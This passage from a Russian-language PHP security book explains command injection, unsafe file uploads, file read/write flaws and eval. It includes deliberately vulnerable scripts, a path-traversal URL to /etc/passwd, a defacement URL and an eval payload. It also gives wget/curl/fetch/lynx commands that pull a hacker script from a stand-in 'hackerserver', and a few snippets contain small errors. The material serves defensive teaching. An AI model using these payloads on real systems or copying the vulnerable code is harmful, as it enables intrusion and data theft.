Получается, что такая безобидная ситуация может привести к серьезным проблемам, ведь с помощью команд ОС хакер легко может выполнить такие операции, как просмотр системных файлов. Такие обращения опасны вне зависимости от используемого языка программирования. При вызове системных команд хакер использует возможности ОС, а не языка программирования, на котором написаны сценарии. Программист должен обеспечить проверку получаемых от пользователя данных и обезопасить систему от вторжения. Не забывайте, что из-за одного сценария может пострадать не только определенный Web-сайт, но и все Web-сайты, расположенные на том же Web-сервере.

В PHP есть одна интересная функция, которая упрощает жизнь в нашей борьбе за безопасный код: `EscapeShellCmd`. Она удаляет из переменной любые символы, которые могут быть использованы в командном интерпретаторе как произвольные команды. Это значит, что если необходимо передать переменную в функцию `exec`, `system` и ей подобную, то предварительно необходимо проверить эту переменную с помощью `EscapeShellCmd`. Например:

```
$cmd = EscapeShellCmd($cmd);
system($cmd);
```

В первой строке мы убираем из переменной `$cmd` все, что может представлять опасность, а после этого уже переменная передается в функцию `system`.

Да, функция `EscapeShellCmd` — хороший инструмент, но полностью полагаться на нее не стоит. Я рекомендую выполнять дополнительную проверку с помощью регулярных выражений.

4.2. Защита от выполнения произвольных команд

Любая переменная, которая выполняется системой или внешней утилитой, должна проверяться от и до. Как минимум, никаких точек с запятой в ней содержаться не должно. Но одной только этой проверки мало. Проверяемые символы зависят от ситуации. Например, если из переменной `$command` вырезать только точки с запятой, то это не значит, что сценарий неуязвим и хакер уже ничего не сможет сделать. В поле все еще остается возможность влиять на команду `ping`, указывая свои ключи. Хакер может указать помимо IP-адреса бесконечное количество и большой размер пакета. Запустив несколько копий сеансов, можно таким образом организовать DoS-атаку на небольшой сервер, подключенный через узкий канал связи.

Если команде необходимо передавать доменное имя компьютера, то с помощью следующего регулярного выражения вы легко можете определить, соответствует ли переданный параметр нужному формату:

```
[a-zA-Z0-9\._\-]+(\.[a-zA-Z0-9]+)+)*$
```

Если параметр не соответствует формату имени домена, то результатом проверки будет ошибка, в этом случае сценарий не должен передавать данные системному интерпретатору команд.

Если необходимо получить от пользователя адрес электронной почты, то для него можно использовать следующее регулярное выражение:

```
^([a-zA-Z0-9\._\-]+@[a-zA-Z0-9\._\-]+(\.[a-zA-Z0-9]+)+)*$
```

Это регулярное выражение похоже на предыдущее, но имеются и небольшие отличия. Давайте разберем его по частям:

- `^([a-zA-Z0-9\._-]+` — в начале строки до символа `@` идет имя пользователя почтового ящика. Здесь могут быть любые разрешенные символы, но при этом их не должно быть меньше одного, поэтому в конце присутствует символ `+`;
- `[a-zA-Z0-9\._-]+` — имя почтового сервера, которое идет после символа `@`, подчиняется тем же правилам, что и имя пользователя, поэтому эта часть соответствует предыдущей;

- `(\.[a-zA-Z0-9]+)*$` — имя домена. Здесь могут быть цифры и буквы. В Интернете мы работаем с буквенными именами доменов, но в локальных сетях иногда встречаются и цифровые. При этом имя домена является не обязательным, о чем говорит символ `*`.

Как видите, все достаточно просто. Главное, правильно написать регулярное выражение, и вы избавите себя от множества проблем. Но не забывайте тщательно тестировать свой сценарий, потому что ошибиться в такой конструкции достаточно легко, а найти ошибку — проблематично.

Конечно, не все языки программирования поддерживают регулярные выражения. В этом случае вы можете воспользоваться простыми функциями поиска внутри строки и замены, удаления опасных символов или просто предупреждать пользователя о возможных проблемах.

Что следует выбрать: удаление опасных символов и продолжение выполнения сценария или сообщение об ошибке и немедленное прерывание работы? Второй вариант намного проще и чаще всего я выбираю именно его. Если данные некорректны, то проще просигнализировать о неправильности ввода, чем пытаться привести их в надлежащий вид, что, в свою очередь, может породить новые ошибки.

Но в некоторых случаях намного лучше попросить пользователя ввести данные повторно. Дело в том, что ошибка может быть сделанной не специально, а случайно. Допустим, что пользователь заполнял форму для регистрации на Web-сайте и в имени пользователя или пароле указал символ, который вы решили запретить. Если просто сообщить об ошибке, то, возможно, повторно заполнять данные пользователь уже не станет, особенно, если форма достаточно большая и содержит множество параметров. Не поленитесь, а сделайте возможность повторного ввода данных. Отобразите ту же форму и заполните все поля полученными данными. Пользователю останется только подправить некорректно указанное значение, и вы с успехом получите нового постоянного посетителя.

4.3. Загрузка файлов

Не буду говорить, что загрузка файлов опасна, а лучше скажу, что она сверхопасна. Задача программиста — ограничить возможность загрузки данных так, чтобы хакер не смог загрузить ничего, что он сможет использовать для взлома.

Как и любая другая отправка данных, файлы могут передаваться Web-серверу методами `PUT` или `POST`. Метод `POST` мы уже рассматривали *(см. разд. 3.4.2)*, а вот `PUT` пока еще нет.

Метод PUT сохраняет данные по определенному URL и хорошо подходит для публикации данных на Web-сервере. Только есть одна проблема: этот метод не работает в PHP 4 из-за ошибки; к тому же, он плохо подходит для передачи файлов из HTML-форм. Метод POST более надежный и достаточный, поэтому будем использовать только его.

Теперь посмотрим, как работает данный метод. Начнем с HTML-формы для отправки:

```
<form action="http://192.168.77.1/1/post.php" method="post"
    enctype="multipart/form-data">
 Файлы для отправки
<br><P><input name="file1" type="file">
<br><P><input type="submit" value="Send files">
</form>
```

В свойствах формы помимо action с указанием сценария обработки и метода отправки необходимо указать свойство enctype, которое определяет, в какой кодировке должны отправляться данные. По умолчанию оно содержит application/x-www-form-urlencoded, т. е. текущую кодировку формы. Но для файлов, особенно бинарных, кодировка не используется, поэтому необходимо изменить это свойство на multipart/form-data.

Для ввода имени файла используется элемент управления input. Для удобства тип (свойство type) этого элемента равен file. Этот тип поддерживается большинством браузеров и отображает на экране не только поле ввода, но и кнопку для выбора файла. По нажатию этой кнопки на экране будет появляться стандартное окно выбора файла (рис. 4.4).



Рис. 4.4. Форма отправки данных

А как будет происходить сама передача данных? Браузер не может создать соединение с файлом сценария и передавать ему данные. Это будет слишком

сложно, а в некоторых случаях просто невозможно. Но было найдено великолепное решение: после нажатия кнопки отправки данных файл загружается во временный каталог и только тогда запускается указанный сценарий.

Из сценария мы можем увидеть данные файла через массив `$HTTP_POST_FILES`. Этот массив является двумерным. Первый уровень определяет имена полей, в которых находятся параметры файла. Одна форма может отправлять несколько файлов, поэтому `$HTTP_POST_FILES[поле]` указывает на нужный нам файл. В форме выше поле для ввода имени файла имеет имя `file1`, поэтому из сценария к этому файлу обращаемся так:

```
$HTTP_POST_FILES["file1"]
```

Второй уровень определяет свойства загруженного файла, здесь есть следующие элементы массива:

- `tmp_name` — имя временного файла;
- `name` — имя файла источника на машине клиента;
- `type` — тип файла;
- `size` — размер файла.

Итак, чтобы увидеть имя временного файла, куда были загружены данные, пишем:

```
$PHP_POST_FILES["file1"]["tmp_name"]
```

Но это еще не все. Временный файл на UNIX-серверах чаще всего создается в каталоге /tmp. Это общедоступный каталог, куда могут писать все пользователи, что не очень хорошо. К тому же файл, содержащийся в этой папке, может быть удален системой. Намного эффективнее будет в сценарии учесть этот момент и скопировать файл в специально выделенный для данных целей каталог.

Следующий пример показывает, как можно получить файл от пользователя, скопировать его в каталог /var/www/html/files и отобразить информацию о нем:

```
<?php
 print("<P> File Size: %s", $HTTP_POST_FILES["file1"]["size"]);
 print("<P> File Type: %s", $HTTP_POST_FILES["file1"]["type"]);
 print("<P> File Name: %s", $HTTP_POST_FILES["file1"]["name"]);
 print("<P> Temp File Name: %s",
        $HTTP_POST_FILES["file1"]["tmp_name"]);

 if (copy($PHP_POST_FILES["file1"]["tmp_name"],
   "/var/www/html/files/".$HTTP_POST_FILES["file1"]["name"]))
```

```
  print("Копирование завершено");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

Загрузка может стать невозможной, если она отключена в конфигурационном файле php.ini. Откройте этот файл и проверьте директиву `file_uploads`. Чтобы иметь возможность загружать файлы на Web-сервер, этот параметр должен быть включен (`on`). Если ваши сценарии не используют загрузку, то убедитесь, что этот параметр выключен (`off`).

Загрузка может завершиться ошибкой и при нехватке прав на запись в каталог: если у вас нет прав, то файл создать будет нельзя.

Если вы используете глобальные переменные (для этого в конфигурационном файле директива `register_globals` должна быть включена (`on`)), то к параметрам загруженного файла можно получить доступ через следующие переменные:

- `$file1` — имя временного файла;
- `$file1_name` — имя загруженного файла;
- `$file1_size` — размер файла;
- `$file1_type` — тип файла.

В итоге, код загрузки может выглядеть следующим образом:

```
<?php
 print("<P>Temp file name $file1");
 print("<P>File name $file1_name");
 print("<P>File size $file1_size");
 print("<P>File type $file1_type");

 if (copy($file1,
   "/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

Прежде чем работать с файлом через автоматически зарегистрированные переменные, вы должны проверить, данный файл действительно загружен или данная переменная была просто создана в ответ на параметр из строки URL. Для этого нужно воспользоваться параметром `file_name`. Это очень важно, ведь если указать URL **http://servername/upload?file_name=../../../../../../etc/passwd**,

то сценарий скопирует файл паролей, что в дальнейшем позволит его просмотреть.

Попробуйте выполнить сценарий и посмотреть на имя временного файла. Я загрузил файл file.txt, а временный файл получил имя /tmp/phpmI1XXc. Web-сервер изменяет имя по своему усмотрению, поэтому его нужно брать из параметра `$file1_name`, т. е. реального имени файла, переданного от клиента.

Теперь посмотрим права доступа загруженного файла. Сделаем это с помощью CyD FTP Client XP (**www.cydsoft.com**). Подключаемся к Web-серверу, выделяем загруженный файл и выбираем меню **Remote | File Permission**. Обратите внимание, что разрешено практически все (рис. 4.5). Если сравнить эти права с правами каталога, куда произошла загрузка, то вы увидите, что они идентичны. Вы должны учитывать это и после загрузки корректировать права, а именно убирать право на запись в файл и выполнение, чтобы взломщик не смог подменить содержимое или выполнить загруженный сценарий. О правах доступа в Linux можно прочитать в моей книге "Linux глазами хакера" [2].

Рис. 4.5. Права доступа на загруженный файл

Рассмотрим еще одну классическую задачу — ограничение размера загружаемого файла. Это можно сделать тремя способами: с помощью ограничения размера файла в HTML-форме, на стороне Web-сервера и с помощью параметра конфигурационного файла. Для ограничения в HTML-форме не-

обходимо добавить невидимое поле с именем MAX_FILE_SIZE, а в качестве значения указать нужный размер:

```
<input type="hidden" name="MAX_FILE_SIZE" value="300">
```

В данном примере в качестве максимального размера указано значение 300 байтов. Файлы большего размера загружаться не будут. Эта строка должна идти до описания поля ввода имени файла. В результате, форма отправки файла будет выглядеть следующим образом:

```
<form action="http://192.168.77.1/1/post.php" method="post"
     enctype="multipart/form-data">
  Отправка файлов:
  <input type="hidden" name="MAX_FILE_SIZE" value="300">
  <br><input name="file1" type="file">
  <br><input type="submit" value="Send files">
</form>
```

Попробуйте теперь загрузить файл меньше разрешенного размера. Управление будет передано сценарию, но при этом файл не будет загружен, поэтому параметр размера файла $file1_size будет равен нулю, а имя временного файла $file1_size будет равно none. Таким образом, в сценарии желательно добавить проверку, прежде чем производить копирование:

```
if ($file1=="none")
 die("Файл слишком большой");
```

Проблема этого метода заключается в том, что хакер может легко удалить невидимое поле с ограничением, ведь проверка будет происходить на стороне клиента в HTML-форме. Поэтому лучше производить проверку на стороне Web-сервера, когда файл будет загружен:

```
<?php
 if ($file1_size>10*1024)
  die("Слишком большой размер файла");

 if (copy($file1,
   "/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

В этом примере мы в начале сценария проверяем, чтобы размер загруженного файла не был более 10 Кбайт (10×1024 байта, т. е. 1 Кбайт). Преимущество

этого метода: проверку невозможно убрать, если не иметь доступа к исходному коду сценария и возможности его редактирования.

Последний способ: изменение директивы `upload_max_filesize` конфигурационного файла php.ini. Следующий пример устанавливает максимальный размер в 2 Мбайт:

```
upload_max_filesize = 2M
```

Недостатком всех методов проверки на Web-сервере является то, что если пользователь выберет слишком большой файл, то он будет загружен и только после этого станет известно, что размер слишком большой. Это трата трафика и времени, что может не понравиться добропорядочным пользователям вашего Web-сайта. Дабы экономить трафик, делайте проверку и на Web-сервере (для защиты от хакеров), и на стороне клиента.

4.3.1. Проверка корректности файлов изображений

Ранее мы выяснили, что загружаемые файлы подвержены проблеме прав доступа. Чтобы файл можно было загрузить, для каталога должны быть установлены права на запись для всех пользователей. Загруженный файл по умолчанию может иметь права на выполнение. Таким образом, если хакер загрузит свой сценарий и сможет выполнить его на Web-сервере, то это уже взлом.

Чтобы хакер не смог загрузить ничего опасного, необходимо следить за содержимым закачиваемых данных. Очень часто на Web-сайтах используется возможность закачки файлов изображений. Например, на форуме может предоставляться возможность пользователям закачивать свои изображения, которые будут отображаться над сообщениями. Но при этом мы должны быть уверенными, что в файле действительно графические данные, а не текст и, тем более, не сценарий. Как в этом убедиться?

Одной проверки файлов никогда не бывает достаточно. Нужно обязательно несколько этапов контроля данных, потому что один уровень обойти всегда намного проще. Рассмотрим пример, какие проверки можно сделать для файлов изображений.

Попробуйте закачать GIF-файл на Web-сервер с помощью рассмотренного ранее сценария *(см. разд. 4.3)*. В поле `type` будет содержаться текст `"image/gif"`. До знака "слэш" находится тип `image`, а после можно увидеть расширение файла. Для JPEG-файлов после слэша можно увидеть `jpg`, `jpeg` или `pjpeg`, а для PNG-файла это будет `png`. Все эти типы поддерживаются большинством современных браузеров, и именно их мы будем проверять.

А теперь попробуем переименовать простой текстовый файл со сценарием в файл с расширением gif и закачаем его тем же сценарием. В переменной типа будет содержаться текст `"plain/text"`. Несмотря на расширение графического файла, программа видит, что тип файла — текстовый. Получается, что нельзя верить расширению, а вот типу файла можно доверять.

В листинге 4.2 приведен пример сценария, в котором тип файла разбирается на составляющие (до и после слэша), и происходит проверка достоверности расширения и типа. Для разбиения текста типа файла удачно подходит функция `preg_match` с регулярным выражением `'([a-z]+)\/[x\-]*([a-z]+)'`. Затем происходит проверка с помощью оператора `switch` полученного типа. Если он не соответствует ни одному из разрешенных, то вызывается метод `die` для завершения работы сценария.

Листинг 4.2. Проверка корректности

```
<?php
 preg_match("'([a-z]+)\/[x\-]*([a-z]+)'", $file1_type, $ext);
 print("<P>$ext[1]");
 print("<P>$ext[2]");

 switch($ext[2])
 {
   case "jpg":
   case "jpeg":
   case "pjpeg":
   case "gif":
   case "png":
    break;
   default:
    die("<P>This is not image");
 }

 if (copy($file1,"/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("<P>Error copy file 1</B>");
?>
```

Но этого не достаточно. Не помешает до копирования файла проверить размер изображения. Даже если у вас нет ограничения на размер файла, следует

вызвать функцию `getimagesize`. Этой функции передается путь к файлу, а в результате мы получаем размер находящегося в нем изображения. Если в момент определения размеров произошла ошибка, то перед нами не графический файл, а обман. Следующий пример показывает, как можно выполнить проверку корректности файла через определение размера изображения:

```
$im_prop=getimagesize($file1);
print("<P>$im_prop[0]x$im_prop[1]");
 if ($im_prop[0]>0)
  {
    if (copy($file1,"/var/www/html/files/".$file1_name))
     print("<P><B>Complete</B>");
    else
     print("<P>Error copy file 1</B>");
  }
 else
  die("Image size error")
```

Функция `getimagesize` возвращает массив из свойств графического файла. В этом массиве элементы нумеруются с нуля и содержат следующее:

- ширину изображения;
- высоту изображения;
- тип, где 1 — GIF, 2 — JPG, 3 — PNG, 4 — SWF, 5 — PSD, 6 — BMP, 7 — TIFF (формат Intel), 8 — TIFF (формат Motorola), 9 — JPC, 10 — JP2, 11 — JPX;
- строку вида: `height="yyy" width="xxx"`.

Таким образом, нам нужно проверить, если ширина или высота равны нулю, то это не изображение или его формат просто не известен функции `getimagesize`. Изображение не должно иметь ширину или высоту, равную нулю, иначе оно бессмысленно или содержит некорректные данные.

Двойная проверка более надежна, но не является решением всех проблем. Например, недавно была найдена ошибка в функциях определения размера изображения в PHP. Да, функций несколько. Для каждого типа файла своя функция, но все они объединены в одну `getimagesize`. Если сценарию передать графический файл TIFF, в котором будет указан размер –8, то сценарий попадает в бесконечный цикл и будет выполняться, пока не поглотит все ресурсы сервера. Таким образом, один хакер может без проблем произвести DOS-атаку. Ошибка есть и в функции обработки JPEG-файла.

Я понимаю, что ошибка в функции `getimagesize` — это проблема разработчиков PHP, а не нашего сценария. Но проблема есть, и закрывать на нее глаза

нельзя, поэтому наша задача — следить за безопасностью не только сценариев, но и используемых программ и своевременно их обновлять. Каким бы ни был безопасным сценарий, проблемы могут настигнуть нас с других сторон.

4.3.2. Проверка корректности текстовых файлов

Теперь поговорим о загрузке текстовых файлов. Например, на форуме можно предоставить программистам возможность обмениваться файлами с примерами кода. Если хакер имеет возможность загрузить файл на Web-сервер, и этому файлу устанавливаются права на выполнение, то помимо текста хакер может загрузить необходимый для взлома сценарий. После этого остается только узнать, куда был загружен файл, и выполнить его.

Даже если файл не имеет прав на выполнение, но подключается сценарием с помощью функции `include` или `require`, то, какое бы ни было у файла расширение, PHP-код в нем будет выполняться.

Даже если хакер не сможет выполнять файл, я не рекомендовал бы реализовывать такую возможность в своем сценарии. Дело в том, что хакер может использовать загрузку и для преследования следующих корыстных целей:

- использовать ваш Web-сервер для хранения собственных файлов, пиратских программ и других данных. Дабы избежать этого, можно ограничить загружаемый файл в размере;
- дисковое пространство не бесконечно, поэтому хакер может загрузить на Web-сервер множество файлов, и через какое-то время диск может быть переполненным, а Web-сервер начнет работать с перебоями или выйдет из строя.

Именно поэтому я бы вообще не рекомендовал реализовывать загрузку файлов. Но даже если вы решились на это, то ограничьте размер файла как можно меньшим значением и загружайте в каталог, который не будет входить в корень Web-сервера, т. е. не будет доступна через браузер.

4.3.3. Сохранение файлов в базе данных

Как мы уже выяснили, при загрузке файлов опасность представляют его имя и содержимое. С помощью имени хакер может указать на системный файл и в зависимости от действий (а также прав доступа в системе), выполняемых сценарием, может просмотреть этот файл или перезаписать. Также хакер может получить возможность сохранить собственные данные или загрузить зловредный код.

А что если сохранять файлы в базе данных? Тогда не будет обращения к файловой системе, а значит, не будет вероятности увидеть или перезапи-

сать системные файлы. Но не забываем, что загрузка происходит во временный каталог, а потом оттуда уже в базу данных. Так что обращений к файловой системе не избежать.

Единственная проблема, которую вы решаете в этом случае, — возможность выполнения файла, потому что к нему в любом случае нет прямого доступа через URL. Но зато приобретаете другую: возможность SQL-инъекции. Хакер может сохранить в файл такое содержимое, что даст возможность внедрить собственный запрос в SQL-запрос, используемый сценарием для доступа к базе данных. Осуществляйте проверку имени файла и его содержимого, как и любого другого параметра, получаемого от пользователя.

4.3.4. Обращение к файловой системе

Нетрудно догадаться, что любые обращения к файловой системе содержат угрозу безопасности. Допустим, что у вас есть сценарий, который через параметр получает имя файла или его часть, читает содержимое файла и выводит на экран. Пример такого сценария можно увидеть в листинге 4.3.

Листинг 4.3. Чтение файла

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>

<form name="syst" action="file1.php" method="get">
Command: <input name="command" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
 if ($arr=file($_GET['command']))
  {
```

```
   for ($i=0; $i<count($arr); $i++)
     {
       printf("<BR>%s", $arr[$i]);
     }
  }
 }
?>

</BODY>
</HTML>
```

Параметр, через который передается имя файла, никак не проверяется на допустимые символы, а значит, хакер сможет просмотреть любой файл, на чтение которого у него хватит прав доступа. Просматривая конфигурационные файлы, хакер может найти важные данные, а возможно, и пароли доступа к Web-серверу *(см. главу 3)*. Ошибка очень похожа на проблему `include` *(см. разд. 3.1.2)*, разница только в том, что в данном случае вы можете только просмотреть файлы, но код в них не будет выполняться, как при подключении.

Некоторые программисты предпочитают использовать вместо `include` простое чтение файлов. Согласен и поддерживаю это решение. Если файл не содержит PHP-кода, а только HTML, то его лучше прочитать и отобразить на Web-странице. Таким образом, даже если вы забудете где-то проверить параметр, хакер сможет только просматривать файлы, но не сможет внедрить свой PHP-код в сценарий, что намного опаснее.

Если полученное имя без проверок используется при записи файла, то тут уже совсем иное. Допустим, что нам необходим сценарий, что-то вроде гостевой книги или книги отзывов. В зависимости от типа вопроса пользователя мы должны будем поместить введенный вопрос в тот или иной файл. Имя файла и сохраняемые данные будем передавать методом `GET`, хотя и другой метод передачи защищенным назвать нельзя. Упрощенный вариант решения данной задачи можно увидеть в листинге 4.4.

Листинг 4.4. Сохранение введенных пользователем данных

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
```

```
<hr>

<form action="file.php?command=questions/user.txt" method="get">
<BR>Question: <input name="param" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
  if ($f=fopen($_GET['command'], "w+"))
   print("File: ($f)");
  else
   die("Error");

  $s = fwrite($f, $_GET['param']);
  fclose($f);
 }
?>

</BODY>
</HTML>
```

Смысл сценария прост. В свойстве формы `action` указывается URL: **file.php?command=questions/user.txt**. Помимо сценария, в URL указан еще и параметр `command`, в котором прописано имя файла для записи данных. Несмотря на то, что параметр прописан, изменить его очень просто. Через параметр `param` передается текст, который нужно записать в файл. Если файл главной Web-страницы имеет имя index.php и доступен на запись, то можно выполнить следующий URL: **http://servername/file.php?command=index.php&param=<h1>Hacked</h1>**.

Поиск уязвимости и защита точно такая же, как и защита подключаемых файлов, о которой мы говорили в *главе 3*. Нужно просто передавать через все параметры мусор или пути к файлам, которые заведомо могут быть открыты на чтение или запись. Тут ничего нового я вам сказать не могу, просто необходимо как можно сильнее ограничить пользователя и выполнить следующие условия:

- пользователь не должен иметь возможности влиять на имя файла, лучше всего, если оно не будет передаваться от клиента, а будет жестко прописано в сценарии;

- если имя файла не может быть задано в сценарии, то из получаемого параметра должны быть удалены все опасные символы. Чтобы было проще, лучше всего в качестве имени передавать только числовой номер файла, например, имя файла может иметь вид test*N*.txt, где *N* — это число, которое и передается в качестве параметра;
- данные, которые записываются в файл, также должны фильтроваться, особенно, если они потом будут отображаться на Web-странице или передаваться системным функциям;
- не забываем, что попытки добавить в начало или конец параметра данные для формирования полного пути ничего не дадут. Хакер может без проблем обойти это ограничение.

Любые попытки проверить наличие файла в системе перед его открытием — бессмысленны. Если хакер передает имя /etc/passwd и этот файл будет существовать в системе, то проверка на наличие файла пройдет успешно, и сценарий откроет его и отобразит.

На этом, я думаю, рассмотрение данной проблемы можно завершить. Повторяться нет смысла, а нового добавить нечего. Кое-что мы повторим, когда будем рассматривать примеры уязвимостей работы с файлами на других языках программирования.

4.3.5. Угроза безопасности

Получив доступ к выполнению команд, хакер может захотеть сделать свою жизнь удобнее и прекраснее. Работать с ОС через уязвимость не всегда удобно, поэтому лучше написать какой-нибудь сценарий и закачать его на взламываемый Web-сервер. А как закачать? Если перед вами Web-сервер с установленной ОС из семейства UNIX, то можно воспользоваться одной из следующих команд: `lynx`, `wget`, `curl` или `fetch`.

Давайте рассмотрим загрузку файла на примере. Допустим, что хакер написал сценарий и загрузил его на Web-сервер. Полный путь к файлу будет следующим: **http://hackerserver/hack.php**. Загружать его будем во временный каталог, куда разрешен доступ, а точнее в файл /tmp/hack.php. Выполните одну из следующих команд:

```
lynx -source "http://hackerserver/hack.php"> > /tmp/hack.php
wget -O /tmp/hack.php http://hackerserver/hack.php
curl --output /tmp/hack.php http://hackerserver/hack.php
fetch -o /tmp/hack.php http://hackerserver/hack.php
```

Таким образом, хакеры загружают не только сценарии, используемые для собственного удобства, но и определенные программы, которые необходимы

для взлома. Например, если хакер хочет поднять свои права до администратора, то он может загрузить эксплоит, который будет использовать найденную уязвимость для получения необходимых прав. Конечно, если у вас установлены все обновления, то этот трюк не удастся. Тогда хакер может загрузить свои программы для выполнения необходимых действий, например, для рассылки спама, сканирования сетей, или использовать ваш Web-сервер для взлома других.

Возможность загрузки файлов опасна, и единственный способ защититься — не устанавливать программы, которые могут выполняться из командной строки, и скачивать файлы из Интернета. Программу с визуальным интерфейсом через браузер запустить нельзя, поэтому я и делаю акцент на утилиты командной строки.

4.4. Функция *eval*

Функция `eval` получает в качестве параметра строку и выполняет его код, как отдельный сценарий. Например, следующая команда выполнит функцию `print` для отображения на Web-странице указанного текста:

```
eval(print("<H1>сообщение</H1>"));
```

Да, данный код не может показать всю мощь функции, поэтому посмотрим на содержимое листинга 4.5.

Листинг 4.5. Использование функции `eval`

```
<HTML>
<HEAD>
<TITLE>Eval test</TITLE>
</HEAD>
<BODY>
<center><h3>Eval test</h3></center>
<hr>

<form name="syst" action="evaltest.php" method="get">
Command: <input name="command" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
```

```
 {
  $command = $_GET['command'];
  print("Executed command: <b>$command</b><P>");
  eval($command);
 }
?>
</BODY>
</HTML>
```

Этот сценарий отображает на Web-странице форму для ввода. После нажатия кнопки **Find** содержимое поля ввода передается. Попробуйте запустить этот сценарий и передать следующую строку:

```
print(system("ls -al"));
```

В итоге функция `eval` выполнит этот код, который отображает результат выполнения функции `system`, а этой функции мы передаем команду `ls -al`, которая выводит содержимое текущего каталога.

Никогда не используйте функцию `eval`. Она удобна только тогда, когда нужно выполнить код, находящийся в переменной. Если переменная прописана в сценарии, то проще написать этот код без `eval`. Ну, а если данные передаются от пользователя, то это огромная дыра в безопасности, которую очень сложно, а иногда невозможно закрыть.

Если честно, то я не видел такого случая, когда нельзя было бы обойтись без функции `eval`. Я рекомендую забыть про нее и никогда не использовать.

Глава 5

SQL-инъекция (PHP + MySQL)

SQL-инъекция (SQL Injection) — самая распространенная атака и при этом очень опасная. Она основана на том, что получаемые от пользователя параметры передаются в SQL-запрос без проверки на опасные символы. Что такое опасные символы? Это символы, которые позволяют корректировать запрос так, чтобы взломщик смог получить доступ к возможностям сверх разрешенных. Это внедрение (инъекция) собственного SQL-запроса в тело запроса, выполняемого сценарием на стороне Web-сервера.

Данная атака может быть удачно произведена на сценарии, написанные на языках PHP, ASP, Perl и т. д., и в этом мы убедимся на многочисленных примерах, приведенных в данной главе. Атака намного больше зависит от того, какая используется СУБД и как реализован сценарий. Дело в том, что хакер корректирует SQL-запрос, выполняемый СУБД, каждая из которых имеет свои нюансы и поддерживает функции, которые могут не поддерживаться другими.

Ошибки, которые позволяют проводить SQL-инъекцию, очень распространены и весьма опасны. Но для их удачной реализации нужны хорошие знания в области написания SQL-запросов для конкретной СУБД. Основные операторы, такие как `SELECT`, `UPDATE` и `DELETE`, для всех одинаковые с небольшими отличиями. А вот операторы создания объектов базы данных (создание, изменение и удаление таблиц) могут отличаться достаточно сильно.

Но больше всего отличия проявляются в хранимых процедурах (stored procedure). Их имена и назначение очень отличаются, и здесь без справочника или хороших знаний конкретной базы данных не обойтись.

В этой главе мы поговорим об атаке типа "SQL-инъекция" и посмотрим, как хакеры ее могут реализовать и как программисты защищаются. А многочисленные примеры того, как находить ошибки, помогут вам оценить всю опасность ситуации и лучше понять, как найти эффективное решение в том или ином случае.

5.1. Поиск

Сегодня с утра у меня абсолютно не было настроения работать, я начал бессмысленно путешествовать по Интернету и забрел на Web-страницу одной компании, которая предполагает решения для создания корпоративных Web-сайтов (рис. 5.1). На изображении некоторые части закрашены, дабы не портить репутацию компании. Ее URL я также не буду афишировать, а вместо этого будем считать, что это **www.XXXXXXXX.com**.

Итак, компания предлагает решения для создания корпоративных Web-сайтов. Мне стало интересно, а как работает их собственный Web-сайт и насколько он защищен. Говорят, что Web-сайт — это лицо компании, и если он выглядит ужасно, то и компания такая же. Я такого мнения не придерживаюсь, потому что очень часто за неказистыми Web-сайтами прячутся очень хорошие решения и программы.

